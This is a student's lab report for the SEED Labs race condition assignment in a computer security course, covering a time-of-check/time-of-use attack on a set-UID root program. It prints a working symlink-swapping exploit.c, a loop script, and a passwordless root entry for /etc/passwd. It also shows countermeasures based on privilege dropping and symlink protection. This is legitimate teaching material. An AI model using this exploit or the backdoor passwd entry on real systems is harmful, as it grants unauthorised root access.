CSC 681 PRINCIPLES OF COMPUTER SECURITY
RACE CONDITION ASSIGNMENT
MOULIKA BOLLINADI

Introduction: The race condition occurs when a device or system attempts to perform two or more operations at the same time. Multiple processes access and manipulate the same data simultaneously. The execution follows a specific order. The attackers can exploit the race condition vulnerability by running an exploit program in parallel and eventually change the program behavior. In this lab, I learnt about how to exploit a program with race condition vulnerability and successfully achieve the root access. I also learnt about the protection mechanisms and their implementation to avoid the race conditions exploitation. In this lab I evaluated each task and explain the results observed. I work on: Race Condition Vulnerability, Sticky symlink Protection, Principle of Least Privilege. More detailed explanation of each task along with the results is explained further. I used pre-built SEED LABS Ubuntu 16.04 VM for this assignment.

2.1 Initial Setup

```
[10/31/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/31/19]seed@VM:~$
```

Fig-1: Disabling the protection

Did: I disabled the sticky protection mechanism for symbolic links by using a command "sudo sysctl -w fs.protected_symlinks=0" for ubuntu 16.04.
Saw: I observed that the sticky protection mechanism is successfully disabled.
Learned: I learned that sticky symlink is a protection mechanism which restricts from race condition attacks. The way this mechanism works is, it checks if the follower and the directory owner match the symlink owner. If it matches, it proceeds or else does not allow you to modify anything.

2.2 Vulnerable Program

```c
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
```

Fig-2: Vulp.c file



Fig-3: Setting vulp.c as a root owned program

Did: I created a file with name "vulp.c" and inserted the given race condition vulnerability code in it. I compiled the program and made it a set - UID root owned program.
Saw: I observed few default warnings during the compilation but no error. The program is successfully made a root owned set-UID root owned.
Learned: I understood that those default warnings are caused because of using strlen() in the code which is an undesirable form. The program vulp.c basically includes a user input strng at the end of the file /tmp/XYZ. I learned that, because its effective user ID is zero vulp.c can overwrite any file. If an attacker can make /tmp/XYZ a symbolic link pointing to a protected file, such as /etc/passwd, the attacker can add the user input to /etc/passwd and gain the root access.

2.3 Task-1: Choosing Our Target



Fig-4: Logging into root account to insert the magic passwd manually.



Fig-5: Inserting magic password in /etc/passwd file.



Fig-6: Gaining root access by using new user test and not entering the password.

Did: I inserted the given entry "test:U6aMy0wojraho:0:0:test:/root:/bin/bash " at the end of the /etc/passwd file manually by logging into the root account as root is the super user. I exited from root account and tried logging in into the test account.
Saw: I observed that I was successfully able to login into the root without entering a valid password.
Learned: I learned that Ubuntu uses a magic value "U6aMy0wojraho" for a password-less account. When we put the magic value in the password of a user entry, we can directly login into the corresponding login user account by just clicking on the return key.

2.4 Launching the Race Condition Attack and knowing whether the attack is successful.

```
[10/31/19]seed@VM:~/.../race_conditions$ su root
Password:
root@VM:/home/seed/Desktop/race_conditions# vim /etc/passwd
root@VM:/home/seed/Desktop/race_conditions#
```

Fig-7: Logging into root account to remove manually inserted magic passwd.

```
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
```

Fig-8: Removing magic password in /etc/passwd file.

```c
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>
#include <stdio.h>

void exploit()
{
        int i = 0;
        while(1)
        {
                printf("No. %d attempt\n",i);
                unlink("/tmp/XYZ");
                symlink("/home/seed/Desktop/race_conditions/test.txt","/tmp/XYZ");
                usleep(10000);
                unlink("/tmp/XYZ");
                symlink("/etc/passwd","/tmp/XYZ");
                usleep(10000);
                i= i + 1;

        }
}

void main(){
        exploit();
}
```

Fig-9: exploit.c file



Fig-10: input.txt file



Fig-11: check.sh file

Fig-12: From Left: ./exploit and ./check.sh



Fig-13: From Left: ./check.sh output and ./exploit output



Fig-14: test.txt file (seed owned)



Fig-15: /etc/passwd file with the appended password in the end of the file.



Fig-16: Gaining the root acess

Did: I removed the passwd entered manually in /etc/passwd file earlier to launch an attack. I created a file exploit.c and compiled it. Later, I created a file input.txt which has the input that needs to be inserted and a test.txt to see how many times the input is being inserted

Saw: I saw that the race condition has been successful, and I was able to append the password in the /etc/passwd file.

Learned: I learned that whenever I run the exploit code it would exploit the race condition vulnerability by introducing a gap between time of check and time of use and runs in an infinite loop. Later, when I run the shell code in a different terminal simultaneously after executing the exploit code, I observed that check.sh file would take a value from input.txt file and gives it as an input to vulp.c along with checking if the race condition has occurred or not by comparing old password file with the new one.

2.5 Task-3: Countermeasure: Applying the Principles of Least Privilege

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{

char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;

/* get user input */
scanf("%50s", buffer);
uid_t euid = geteuid();
uid_t uid = getuid();
seteuid(uid);

if(access(fn,W_OK)!= 0)
{
printf("No Permission\n");
}
else
{
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}

seteuid(euid);
}
```

Fig-17: vulp2.c file

```
/bin/bash 55x27
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp2 < input.txt
new=$($CHECK_FILE)
done
echo "The passwd file has been successfully injected."
```

Fig-18: check.sh file



Fig-19: Compiling check.sh, vulp2.c, exploit.c files and making vulp2.c root owned program



Fig-20: Executing ./check.sh first and then ./exploit

Fig-21: Confirming whether the password has been inserted or not

Did: I disabled the sticky protection. I created a new vulnerable file vulp2.c and made it a root owned set UID program. Later, I changed, ./vulp to ./vulp2 in the check.sh file and compiled the exploit.c file.

Saw: I saw that they were running in an infinite loop continuously without ending. I stopped the compilation after 20 minutes. The attack was not successful.

Learned: I applied a set UID system call sin vulp2.c file to disable the root privilege for a short amount of time and turned it on during the necessary situation. I understood that vulp2.c file downgrades the privileges and the EUID becomes the real UID. The access check isn't interrupted,

and we are not restricting anything there. I learned that the fopen() checks for the EUID. Because we downgraded the root privileges to SEED (real UID), whenever the symbolic link points to the /etc/passwd file and seed do not have permissions to open the file, the attack fails, and new user test is not created.

2.6: Task-4: Countermeasure: Using Ubuntu's Build-in Scheme

```
11/05/19]seed@VM:~/.../race_conditions$ sudo sysctl -w fs.protected_symlinks=1
s.protected_symlinks = 1
11/05/19]seed@VM:~/.../race_conditions$
```

Fig-22: Enabling the symlink protection mechanism.

```c
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
```

Fig-23: vulp.c file

```
[10/31/19]seed@VM:~/.../race_conditions$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:13:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
 fwrite(buffer, sizeof(char), strlen(buffer), fp);
                              ^
vulp.c:13:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:13:30: note: include '<string.h>' or provide a declaration of 'strlen'
[10/31/19]seed@VM:~/.../race_conditions$ sudo chown root vulp
[10/31/19]seed@VM:~/.../race_conditions$ sudo chmod 4755 vulp
[10/31/19]seed@VM:~/.../race_conditions$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Oct 31 10:05 vulp
[10/31/19]seed@VM:~/.../race_conditions$
```

Fig-24: Making vulp.c a root owned set UID program

```
/bin/bash 55x27
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < input.txt
new=$($CHECK_FILE)
done
echo "The passwd file has been successfully injected."
```

Fig-25: check.sh file

```c
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>
#include <stdio.h>

void exploit()
{
        int i = 0;
        while(1)
        {
                printf("No. %d attempt\n",i);
                unlink("/tmp/XYZ");
                symlink("/home/seed/Desktop/race_conditions/test.txt","/tmp/XYZ");
                usleep(10000);
                unlink("/tmp/XYZ");
                symlink("/etc/passwd","/tmp/XYZ");
                usleep(10000);
                i= i + 1;

        }
}

void main(){
        exploit();
}
```

Fig-26: exploit.c file



Fig-27: Compiling the exploit.c file and executing, ./exploit first and then ./check.sh



Fig-28: output for ./exploit and ./check.sh

Fig-29: /etc/passwd file

Did: I enabled the sticky protection mechanism. I changed the, ,/vulp2 to ./vulp in check.sh file and used the vulp.c file and compiled it, made it a set UID root owned program.
Saw: I observed the same output as I observed in task-3 where everything is running in an infinite loop not giving a root access.
Learned: I understood that the /tmp directory is owned by root and the symlink is owned by seed. This mechanism works only for the sticky bit directories such as /tmp or /var/tmp. I learned that this isn't a good protection mechanism as the attacker can exploit other directories and gain root access.

Conclusion: I learned how to exploit a race condition vulnerability and gain a root access, how to use the magic password and insert it into the /etc/passwd file to gain root access, how to write an exploit code for unlinking /tmp/XYZ code and then use a symlink to /etc/passwd, how to system call set uid and not allow the race condition vulnerability to occur which infact is called as Principle of Least Privilege. I understood that Principle of Least Privilege is a temporary security mechanism and cannot be used as a permanent countermeasure. I also learned that, enabling the sticky symlink protection mechanism would avoid the race condition vulnerability but it is also not a permanent countermeasure as this mechanism works only for the sticky bit directories such as /tmp or /var/tmp. An attacker can gain root access by using other directories.